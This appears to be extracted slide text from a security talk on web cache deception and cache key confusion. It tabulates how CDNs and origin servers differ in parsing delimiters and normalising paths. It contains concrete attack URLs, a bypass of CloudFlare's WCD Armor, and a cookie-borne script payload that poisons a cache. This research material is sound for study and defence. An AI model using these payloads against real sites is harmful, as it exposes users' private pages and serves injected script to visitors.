
MyAccountHandler

Map : /MyAccount/.*

Web Cache Deception




Web Cache Deception



Web Cache Deception

What if?

- No special pattern mapping
- Path parameters are required



Arbitrary Web Cache Deception

Static Extensions

Path Delimiters

- URL reserved characters
 - Indicate the start/end of a URL element
 - RFC URL delimiters `/ . ? : # [ ] @ ! $ & " ( ) * + , ; =`
 - RFC: *"These characters are called "reserved" because they may (or may not) be defined as delimiters"*

`http://user:pass@host.com:80/path?query#frag`

Path Delimiters

- URL reserved characters
 - Indicate the start/end of a URL element
 - RFC URL delimiters **/ . ? : # [] @ ! \$ & " () * + , ; =**
 - RFC: *"These characters are called "reserved" because they **may (or may not)** be defined as delimiters"*



`http://user:pass@host.com:80/path?query#frag`

Arbitrary Web Cache Deception

```
GET /myAccount$a.js
```



\$ NOT delimiter



\$ is delimiter

Arbitrary Web Cache Deception

GET **/myAccount**\$a.js

/myAccount



\$ NOT delimiter



\$ is delimiter

Arbitrary Web Cache Deception

GET `/myAccount$a.js`

`/myAccount$a.js`



\$ NOT delimiter

`/myAccount`



\$ is delimiter

Arbitrary Web Cache Deception

```
GET /myAccount$a.js
```

Static Extension ✓

/myAccount\$a.js



\$ NOT delimiter

/myAccount



\$ is delimiter

Key	Response
/myAccount\$.js	MyAccount

Arbitrary Web Cache Deception

NEW CONTENT

```
GET /AnyPath$a.js
```

Static Extension ✓

/AnyPath\$a.js



\$ NOT delimiter

/AnyPath



\$ is delimiter

Key	Response
/AnyPath\$a.js	

Delimiters

Origin Delimiters - Frameworks



Spring matrix variables use of **semicolon** to add **parameters**

- **/user;params/home** → **/user/home**
- **/MyAccount;a.js** → **/MyAccount**

Origin Delimiters - Frameworks



Spring matrix variables use of **semicolon** to add **parameters**

- `/user;params/home` → `/user/home`
- `/MyAccount;a.js` → `/MyAccount`

Origin Delimiters - Frameworks



Spring matrix variables use of **semicolon** to add **parameters**

- `/user;params/home` → `/user/home`
- `/MyAccount;a.js` → `/MyAccount`



Rails response format specifiers use **dot** to render **views**

- `/MyAccount` → **Default view:** `home.html.erb`
- `/MyAccount.css` → **view:** `home.css.erb`
- `/MyAccount.aaaa` → **Default View:** `home.html.erb`

CloudFlare Static Extensions



Rails known MIME Types

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

CloudFlare Static Extensions



**Rails unknown
MIME Types**

7Z	CSV	GIF	MIDI	PNG	TIF	ZIP
AVI	DOC	GZ	MKV	PPT	TIFF	ZST
AVIF	DOCX	ICO	MP3	PPTX	TTF	
APK	DMG	ISO	MP4	PS	WEBM	
BIN	EJS	JAR	OGG	RAR	WEBP	
BMP	EOT	JPG	OTF	SVG	WOFF	
BZ2	EPS	JPEG	PDF	SVGZ	WOFF2	
CLASS	EXE	JS	PICT	SWF	XLS	
CSS	FLAC	MID	PLS	TAR	XLSX	

Origin Delimiters - Frameworks



Spring matrix variables use of **semicolon** to add **parameters**

- `/user;params/home` → `/user/home`
- `/MyAccount;a.js` → `/MyAccount`



Rails response format specifiers use **dot** to render **views**

- `/MyAccount` → **Default view:** `home.html.erb`
- `/MyAccount.css` → **view:** `home.css.erb`
- `/MyAccount.ico` → **Default View:** `home.html.erb`

Origin Delimiters - HTTP Servers



OpenLiteSpeed use **encoded null** as delimiter

- **/MyAccount%00a.js** → **/MyAccount**

Origin Delimiters - HTTP Servers



OpenLiteSpeed use **encoded null** as delimiter

○ **/MyAccount%00a.js** → **/MyAccount**

Error if %00 in URL



Origin Delimiters - HTTP Servers



OpenLiteSpeed use **encoded null** as delimiter



fastly

- **/MyAccount%00a.js** → **/MyAccount** **Forward %00 in URL**

Origin Delimiters - HTTP Servers



OpenLiteSpeed use **encoded null** as delimiter



Akamai

fastly

- **/MyAccount%00a.js** → **/MyAccount** **Forward %00 in URL**



NGINX use **encoded new line** as delimiter if rewrite is enabled

- **/user/MyAccount%0a.js** → **/account/MyAccount**

```
rewrite /user/(.*) /account/$1 break;
```

Origin Delimiters - HTTP Servers



OpenLiteSpeed use **encoded null** as delimiter



Akamai

fastly

- `/MyAccount%00a.js` → `/MyAccount` Forward %00 in URL



NGINX use **encoded new line** as delimiter if rewrite is enabled

- `/user/MyAccount%0a.js` → `/account/MyAccount`

```
rewrite /user/(.*) /account/$1 break;
```

Origin Delimiters - Web Cache Deception

`/myAccount;a.js`



`/myAccount;a.js`

`/myAccount.ico`



`/myAccount.ico`

`/myAccount%00.css`



`/myAccount%00.css`

`/myAccount%0a.css`



`/myAccount%0a.css`

Origin Delimiters - Web Cache Deception

`/myAccount;a.js`



`/myAccount`

`/myAccount.ico`



`/myAccount`

`/myAccount%00.css`




`/myAccount`

`/myAccount%0a.css`



`/myAccount`

Origin Delimiters - Web Cache Deception



Arbitrary Web Cache Deception

Static Path Deception

Web Cache Deception Armor

- Protection implemented in CloudFlare to avoid cache deception
- Response Content-Type header is compared with path extension

```
GET /MyAccount$.css  
Host: server.com
```

```
HTTP/1.1 200 OK  
Content-Type: text/html
```

Web Cache Deception Armor

- Protection implemented in CloudFlare to avoid cache deception
- Response Content-Type header is compared with path extension

```
GET /MyAccount$..css  
Host: server.com
```

```
HTTP/1.1 200 OK  
Content-Type: text/html
```

WCD DETECTED

Web Cache Rules

- Request based
 - **Static extension** (Path ending with static ext: .css)
 - **Static directories** (Path starting with static dir: /static/)
 - **Static file names** (Path with a specific file name: /robots.txt)

```
/static/scripts/main.js
```

Arbitrary Web Cache Deception - Static Paths

```
GET /????
```




\$ NOT delimiter



\$ is delimiter

Arbitrary Web Cache Deception - Static Paths



Path Parsing

- 1) Extract path from URL using delimiters
- 2) Use path in Keys, Rules and Mapping

Path Parsing

- 1) Extract path from URL using delimiters
- 2) Normalize path**
 - a) Decode path
 - b) Resolve absolute path
- 3) Use path in Keys, Rules and Mapping

Decode Path

- URL decode characters according to URI RFC
 - `/%68%65%6C%6C%6F` → `/hello`
- Segment delimiters are also decoded
 - `/hello%2Fworld%2Ehtml` → `/hello/world.html`

Segment Normalization

- Dot-Segment resolution is specified in URI RFC
 - `/hello/../world` → `/world`
- Some parsers also convert backslashes
 - `/hello\world` → `/hello/world`

Arbitrary Web Cache Deception - Static Paths

```
/MyAccount$%2F%2E%2E%2Fstatic%2Fwcd
```



Path is **Normalized**



\$ is delimiter

Arbitrary Web Cache Deception - Static Paths

/MyAccount\$%2F%2E%2E%2Fstatic%2Fwcd

/MyAccount



Path is **Normalized**



\$ is delimiter

Arbitrary Web Cache Deception - Static Paths

URL Decode

/MyAccount\$%2F%2E%2E%2Fstatic%2Fwcd



/MyAccount




Path is **Normalized**



\$ is delimiter

Arbitrary Web Cache Deception - Static Paths

```
/MyAccount$/../static/wcd
```



Path is **Normalized**

/MyAccount




\$ is delimiter

Arbitrary Web Cache Deception - Static Paths

Resolve dot-segment

`/MyAccount$/../static/wcd`



`/MyAccount`



Path is **Normalized**



\$ is delimiter

Arbitrary Web Cache Deception - Static Paths

```
/MyAccount$/../static/wcd
```

/static/wcd



Path is **Normalized**

/MyAccount



\$ is delimiter

Arbitrary Web Cache Deception - Static Paths

NEW CONTENT

WCD Armor Bypassed

Static Path ✓

`/static/wcd`

`/MyAccount`



Key	Response
<code>/MyAccount\$%2F%2E%2E%2Fstatic%2Fwcd</code>	



Path is **Normalized**

\$ is delimiter

Normalization Discrepancies

GET /Account%2F..%2Fstatic

Cache Proxy

CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Normalization Discrepancies

GET /Account%2F..%2Fstatic

Cache Proxy


CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Arbitrary Web Cache Deception - Static Paths

```
/Secret;%2F%2E%2E%2Fstatic%2Fx
```



Arbitrary Web Cache Deception - Static Paths


/Secret;%2F%2E%2E%2Fstatic%2Fx



Semicolon is delimiter

Arbitrary Web Cache Deception - Static Paths

/Secret; %2F%2E%2E%2Fstatic%2Fx



/Secret




Arbitrary Web Cache Deception - Static Paths

```
/Secret;%2F%2E%2E%2Fstatic%2Fx
```



```
/Secret
```




Arbitrary Web Cache Deception - Static Paths

`/Secret;%2F%2E%2E%2Fstatic%2Fx`



`/secret/./static/x`

`/Secret`



Arbitrary Web Cache Deception - Static Paths

/Secret;%2F%2E%2E%2Fstatic%2Fx


Static Path ✓

/static/x



Key	Response
/static/x	

/Secret



Arbitrary Web Cache Deception - Static Paths

/Secret.%2F%2E%2E%2Fstatic%2Fx

/static/x

/Secret



Key	Response
/static/x	



Dot is delimiter

Normalization Discrepancies

GET /Account%2F..%2Fstatic

Cache Proxy

CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Normalization Discrepancies

GET /Account%2F..%2Fstatic

Cache Proxy

CloudFlare	/Account%2F..%2Fstatic
CloudFront	/static
GCP	/Account%2F..%2Fstatic
Azure	/static
Imperva	/static
Fastly	/Account%2F..%2Fstatic

Origin Server

Apache	/Account%2F..%2Fstatic
NginX	/static
IIS	/static
Gunicorn	/Account%2F..%2Fstatic
OpenLite	/static
Puma	/Account%2F..%2Fstatic

Arbitrary Web Cache Deception - Static Paths

```
GET /static/..%2FSecret
```



fastly

`/..%2F` is NOT normalized



`/..%2F` is normalized

Arbitrary Web Cache Deception - Static Paths

```
GET /static/..%2FSecret
```

/static/..**%2F**Secret



fastly

/..**%2F** is NOT normalized



/..**%2F** is normalized

Arbitrary Web Cache Deception - Static Paths

```
GET /static/..%2FSecret
```

/Secret



fastly

/..%2F**** is NOT normalized



/..%2F**** is normalized

Arbitrary Web Cache Deception - Static Paths

```
GET /static/..%2FSecret
```

/Secret



fastly

/..%2F is NOT normalized



/..%2F is normalized

Arbitrary Web Cache Deception - Static Paths

```
GET /static/..%2FSecret
```

`/static/..%2FSecret`



fastly

`/..%2F` is NOT normalized

`/Secret`



`/..%2F` is normalized

Arbitrary Web Cache Deception - Static Paths

NEW CONTENT

```
GET /static/..%2FSecret
```

Static Path ✓

```
/static/..%2FSecret
```



fastly

/..%2F is NOT normalized

```
/Secret
```



/..%2F is normalized

Normalization Discrepancies

GET /static/..Account****

Cache Proxy

CloudFlare	/static/..%5CAccount
CloudFront	/static/..%5CAccount
GCP	/static/..%5CAccount
Azure	/static/..%5CAccount
Imperva	/static/..%5CAccount
Fastly	/static/..%5CAccount

Origin Server

Apache	/static/..%5CAccount
NginX	/static/..%5CAccount
IIS	/Account
Gunicorn	/static/..%5CAccount
OpenLite	/static/..%5CAccount
Puma	/static/..%5CAccount

Normalization Discrepancies

GET /static/..%5CAccount

Cache Proxy

CloudFlare	/static/..%5CAccount
CloudFront	/static/..%5CAccount
GCP	/static/..%5CAccount
Azure	/static/..%5CAccount
Imperva	/static/..%5CAccount
Fastly	/static/..%5CAccount

Origin Server

Apache	/static/..%5CAccount
NginX	/static/..%5CAccount
IIS	/Account
Gunicorn	/static/..%5CAccount
OpenLite	/static/..%5CAccount
Puma	/static/..%5CAccount

Arbitrary Web Cache Deception

Static File Deception

Web Cache Rules

- Request Based
 - **Static extension** (Path ending with static ext: .css)
 - **Static directories** (Path starting with static dir: /static/)
 - **Static file names** (Path with a specific file name: /robots.txt)

/robots.txt

Arbitrary Web Cache Deception - Static File

`/MyAccount$%2F%2E%2E%2Fstatic%2Fwcd`

`/static/wcd`



Path is Normalized

`/MyAccount`



\$ is delimiter

Arbitrary Web Cache Deception - Static File

`/back-end$%2F%2E%2E/front-end`

`/front-end`



Path is Normalized

`/back-end`



\$ is delimiter

Arbitrary Web Cache Deception - Static File

NEW CONTENT

```
/secret$%2F%2E%2E/robots.txt?wcd
```

Static File ✓

```
/robots.txt?wcd
```



Path is Normalized


```
/secret
```



\$ is delimiter

Web Cache Poisoning


Web Cache Poisoning



```
GET /home HTTP/1.1  
Host: server.com  
Cookie: user=<script>alert()</script>
```

```
HTTP/1.1 200 OK  
Content-Type: text/html  
Cache-Control: public, max-age=3600  
  
Hello user <script>alert()</script>
```

Web Cache Poisoning




GET **/home** HTTP/1.1

Host: server.com

Cookie: user=<script>alert()</script>

Key	Response
/home	HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 Hello user <script>alert()</script>


Web Cache Poisoning



```
GET /home HTTP/1.1  
Host: server.com
```

Key	Response
/home	HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 Hello user <script>alert()</script>


Web Cache Poisoning



```
GET /home HTTP/1.1  
Host: server.com
```

Key	Response
/home	HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 Hello user <script>alert()</script>


Web Cache Poisoning - Limitation



```
GET /home?usr=<script>... HTTP/1.1  
Host: server.com
```

```
HTTP/1.1 200 OK  
Content-Type: text/html  
Cache-Control: public, max-age=3600  
  
Hello user <script>alert()</script>
```


Web Cache Poisoning - Limitation



```
GET /home?usr=<script>... HTTP/1.1
Host: server.com
```

Key	Response
<pre>/home? usr= <script> ...</pre>	<pre>HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 Hello user <script>alert()</script></pre>


Web Cache Poisoning - Limitation



```
GET /home HTTP/1.1  
Host: server.com
```

Key	Response
<pre>/home? usr= <script> ...</pre>	<pre>HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 Hello user <script>alert()</script></pre>

Web Cache Poisoning - Limitation



```
GET /home/john-doe HTTP/1.1
Host: server.com
Cookie: user=<script>alert()</script>
```

Key	Response
<code>/home/john-doe</code>	HTTP/1.1 200 OK Content-Type: text/html Cache-Control: public, max-age=3600 Hello user <script>alert()</script>

Cache Key Confusion

Arbitrary Web Cache Poisoning

Cache Key Confusion - Delimiter

```
/exploit-path$/../poisoned-path
```



Key is **Normalized**



\$ is delimiter

Cache Key Confusion - Delimiter

`/exploit-path$/../poisoned-path`

`/exploit-path`




Key is Normalized



\$ is delimiter

Cache Key Confusion - Delimiter

```
/exploit-path$/../poisoned-path
```



Key is **Normalized**

/exploit-path



\$ is delimiter

Cache Key Confusion - Delimiter

```
/exploit-path$/../poisoned-path
```

/poisoned-path



Key is Normalized

